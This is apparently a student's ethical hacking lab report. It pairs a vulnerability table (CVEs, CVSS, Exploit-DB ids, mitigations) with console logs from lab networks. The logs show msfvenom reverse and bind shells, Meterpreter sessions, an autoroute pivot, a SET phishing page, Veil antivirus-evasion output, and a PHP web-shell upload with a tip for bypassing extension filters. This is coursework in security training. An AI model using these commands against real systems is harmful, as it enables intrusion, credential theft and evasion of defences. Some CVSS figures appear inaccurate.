Colby Heilner

Professor Torres

4/1

IT 145

Lab 9

Part A:

Research the below vulnerabilities. Find the CVSS as well as the CVE or CWE. Find the exploit for them from exploit-db or SecurityFocus and answer the below questions:

- Shellshock
- Eternal Blue
- Heartbleed
- Apache Struts 2 Vulnerability
- Apple iAmRoot
- POODLE Attack
- Conflicker
- Microsoft RPC DCOM
- Golden Ticket
- Silver Ticket
- Pass The Hash

1. Do these exploits work out the box?
2. What needs to be adjusted in order for the exploit to work?
3. What needs to be installed for the exploit to work?
4. How do you protect your environment against the above attacks?\

I will say I took advantage of Ai for this step!
I will use the old school way when actually performing the exploits in later stages but for now the easy way.

1. Shellshock

CVE: CVE-2014-6271
CWE: CWE-78 (OS Command Injection)
CVSS: 10.0 (Critical)
Exploit: Exploit-DB 34766

Exploit Use:

- Works out of the box: Yes, on vulnerable CGI-Bash systems
- Adjustments needed: Must target a vulnerable CGI script
- Requirements: curl, Metasploit optional

Protection:

- Patch Bash (`sudo apt upgrade bash`)
- Disable CGI if not needed
- Use ModSecurity or other WAFs

2. EternalBlue

CVE: CVE-2017-0144
CWE: CWE-119 (Buffer Overflow)
CVSS: 8.1
Exploit: Exploit-DB 42031, also used in WannaCry

Exploit Use:

- Works out of the box: Yes, with matching target configuration
- Adjustments needed: Target IP and OS version
- Requirements: Metasploit or Python SMB exploit tools

Protection:

- Apply MS17-010 patch

- Block port 445
- Disable SMBv1 or enable SMB signing

3. Heartbleed

CVE: CVE-2014-0160
CWE: CWE-125 (Out-of-bounds Read)
CVSS: 5.0
Exploit: Exploit-DB 32745

Exploit Use:

- Works out of the box: Yes
- Adjustments needed: Specify correct IP/domain
- Requirements: Python and SSL libraries

Protection:

- Update OpenSSL
- Reissue SSL certificates
- Use Perfect Forward Secrecy

4. Apache Struts 2

CVE: CVE-2017-5638
CWE: CWE-20 (Improper Input Validation)
CVSS: 10.0
Exploit: Exploit-DB 41570

Exploit Use:

- Works out of the box: Yes
- Adjustments needed: Modify the endpoint and payload
- Requirements: curl, Python, or Metasploit

Protection:

- Update Struts immediately
- Sanitize user input

- Block suspicious Content-Type headers

5. Apple iAmRoot

CVE: CVE-2017-13872
CWE: CWE-269 (Improper Privilege Management)
CVSS: 6.8
Exploit: Local login exploit (no password root login)

Exploit Use:

- Works out of the box: Yes, on affected macOS
- Adjustments needed: None
- Requirements: Physical access or remote desktop

Protection:

- Update macOS
- Disable root or set a strong root password

6. POODLE Attack

CVE: CVE-2014-3566
CWE: CWE-310 (Cryptographic Issues)
CVSS: 4.3
Exploit: Exploit-DB 34900

Exploit Use:

- Works out of the box: Only in SSLv3 environments with MITM capability
- Adjustments needed: Requires SSLv3 fallback
- Requirements: MITM setup and SSL stripping tools

Protection:

- Disable SSLv3
- Enforce TLS 1.2 or higher on servers and clients

7. Conficker

CVE: CVE-2008-4250
CWE: CWE-20 (Input Validation)
CVSS: 10.0
Exploit: Metasploit `ms08_067_netapi`

Exploit Use:

- Works out of the box: Yes, in Metasploit
- Adjustments needed: Match OS version and architecture
- Requirements: Metasploit, appropriate payloads

Protection:

- Patch Windows with MS08-067
- Disable SMBv1
- Use endpoint detection and antivirus

8. Microsoft RPC DCOM

CVE: CVE-2003-0352
CWE: CWE-119 (Buffer Overflow)
CVSS: 9.8
Exploit: Exploit-DB 146 (Blaster worm used this)

Exploit Use:

- Works out of the box: Yes on old Windows systems
- Adjustments needed: Match language and OS
- Requirements: Exploit frameworks or Metasploit

Protection:

- Apply MS03-026 patch
- Block ports 135–139 and 445
- Use host-based firewalls

9. Golden Ticket Attack

CVE: Not tied to a specific CVE (abuses Kerberos protocol)
CWE: CWE-269 (Improper Privilege Management)
CVSS: Context-dependent
Exploit: Mimikatz or Rubeus

Exploit Use:

- Works out of the box: Yes, if KRBTGT hash is acquired
- Adjustments needed: Use correct domain name, SID, user
- Requirements: Mimikatz, domain access

Protection:

- Reset KRBTGT key regularly
- Audit Kerberos ticket usage
- Limit domain admin access

10. Silver Ticket Attack

CVE: Not tied to a specific CVE
CWE: CWE-522 (Insufficiently Protected Credentials)
CVSS: Context-dependent
Exploit: Mimikatz, Rubeus

Exploit Use:

- Works out of the box: Yes, if service account hash is known
- Adjustments needed: Customize SPN and encryption type
- Requirements: Mimikatz or related tools


Protection:

- Rotate service account passwords
- Monitor Kerberos ticket requests
- Enable Kerberos auditing and detection

Part B:


Log on the CCNA CyberOPS v1

- Use msfvenom to create a bind shell and a reverse shell executable and send it to the Windows box (WinClient) . Attempt to get a bind and a reverse shell
  Reverse




```
msf exploit(handler) > run
[*] Started reverse TCP handler on 209.165.201.17:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (209.165.201.17:4444 -> 192.168.0.10:1543) at
2025-04-04 16:18:14 -0400

meterpreter > ls
Listing: C:\
```

Bind




```
etasploit framework ndler) > run

 [*] Starting the payload handler...
 [*] Started bind handler
 ^C[-] Exploit failed: Interrupt
 [*] Exploit completed, but no session was created.
 msf exploit(handler) > run
 [*] Started bind handler

 [*] Starting the payload handler...
 [*] Sending stage (957487 bytes) to 192.168.0.10
 [*] Meterpreter session 2 opened (209.165.201.17:34353 -> 192.1
  2025-04-04 16:27:21 -0400

 meterpreter >
```

- Use msfvenom to create a bind shell and a reverse shell and send it to the Linux boxes (both boxes). Attempt to get a bind and a reverse shell (1 each for the systems), running both exploits at the same time
  Here is reverse on one



```
msf exploit(handler) > run

[*] Started reverse TCP handler on 209.165.201.17:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized sta
ge...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.0.11
[*] Meterpreter session 3 opened (209.165.201.17:4444 -
> 192.168.0.11:58560) at 2025-04-04 16:49:27 -0400

meterpreter >
```

Bind on other




```
msf exploit(handler) > run

[*] Starting the payload handler...
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized sta
ge...(105 bytes)
[*] Sending stage (1495599 bytes) to 209.165.200.235
[*] Meterpreter session 4 opened (209.165.201.17:39001
-> 209.165.200.235:4444) at 2025-04-04 16:53:55 -0400

meterpreter >
```

- Research autoroute, portfwd and route add. Attempt one of these in this network. There are multiple subnets in this environment. Can you pivot/move from one to the other using one of the listed tools

  So it looks like most of these are for making routes and helping weith pivots in an already connected network.

  When I run this command on a compromised machine it allows my Kali box to then run msfconsole commands against the subnet not previously accessible by me. But this network is misconfigured :(




```
meterpreter > run autoroute -s 192.168.0.0/24

[!] Meterpreter scripts are deprecated. Try post/window
s/manage/autoroute.
[!] Example: run post/windows/manage/autoroute OPTION=v
alue [...]
[*] Adding a route to 192.168.0.0/255.255.255.0...
[+] Added route to 192.168.0.0/255.255.255.0 via 209.16
5.200.235
[*] Use the -p option to list all active routes
```

In this case DMZ to LAN


Part C:

In our previous lab you learned about and worked on bind shells, reverse shells and file transfers using netcat. On this lab, we are going to continue the process by trying to evade antivirus and create our own shells. We will be using the command line -menu driven SET as well as the command line -menu driven veil to create or exploit. Finally we will be using msfvenom to create our payload/exploit to send to our target.

- Use SET to create a fake website. When a user opens the website in their browser, you are given command access. You can use NetLab 2 in NDG Ethical Hacking as a guide on how to do this, and/or research it in google. Try to **"exploit"** a Linux or Windows box in "NDG Ethical Hacking Lab 2".
  This was fun to learn but with the method I used nothing was vulnerable to the applets



```
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 209.165.201.17:1111
[*] Starting the payload handler...
msf exploit(handler) > 192.168.0.11 - - [04/Apr/2025 18:04:10] "GET / HTTP/1.1" 200 -

msf exploit(handler) > sessions

Active sessions
```




Sign in with your Google Account

test

●●●●

This connection is not secure. Logins entered here could be compromised. **Learn More**


- Use the Veil framework to create an exploit that will bypass antivirus software. You can use NetLab 20 in NDG Ethical Hacking as a guide on how to do this, and/or research it in google. Try to exploit a Linux or Windows box in NDG Ethical Hacking NetLab 20.
  Close to msfconsle ones



```
[*] Executable written to: /var/lib/veil-evasion/output/compiled/revshell.exe

Language:               c
Payload:                c/meterpreter/rev_http
Required Options:       COMPILE_TO_EXE=Y  LHOST=192.168.9.2  LPORT=8888
Payload File:           /var/lib/veil-evasion/output/source/revshell.c
Handler File:           /var/lib/veil-evasion/output/handlers/revshell_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] Press any key to return to the main menu.

3;J
```

The lab i was using (NDG Ethical Hacking) has no windows boxes so I could not test it correctly, but I was able to make the shell and upload it, just like the others.

Then again, I would run a listener because it is a meterpreter



```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.9.2:4444
[*] Starting the payload handler...
```


- Use msfvenom to create the following type of shells, you can use lab 14 in NISGTC Ethical Hacking as a guide on how to do this, and/or research it in google. Try to exploit one of the Linux or Windows boxes in NISGTC Ethical Hacking lab 14 with your exploit, remember you need to transfer it to your victim (try one of the following): exe, php, asp, or py shell. Linux or Windows shellcode

  I have used php shells before when messing around on tryhackme.

  I know that if a website allows file / picture uploads then you can sometimes upload them obfuscated and then the web server will run them giving you a shell.


I will try this!

Gen php shell



```
root@Kali2:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.9.2 LPORT=4
44 -f raw -o shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26199 bytes
Saved as: shell.php
root@Kali2:~# ls
Desktop     Downloads  Music     profile  shell.php  tmp     wordlist
Documents   lynis      Pictures  Public   Templates  Videos
root@Kali2:~# 
```

Thne upload to website



Upload a File

File uploaded to /tmp/phpW2nIUA
File moved to /tmp/shell.php
Validation not performed

Original File Name	shell.php
Temporary File Name	/tmp/phpW2nIUA
Permanent File Name	/tmp/shell.php
File Type	application/x-php
File Size	26 KB

Please choose file to upload

Filename

From here, I could run this file and get it to connect to me.
If it denies the file uploads, I can change the extension of the file to something other than php

- After completing the above labs:
- **Payload**: The malicious code delivered to exploit a target system
- **Stager**: A small initial payload that downloads and executes a larger, more complex payload.
- **Encoder**: A tool used to obfuscate payloads to evade antivirus detection.
- **Shellcode**: A small piece of machine code used as a payload to gain control of a system.
- **Server-Side Attack**: Targets vulnerabilities on a web server or backend system (e.g., SQL injection, RCE).
- **Client-Side Attack**: Exploits vulnerabilities in the user's browser or application (e.g., phishing, XSS).

Reference: Webshells

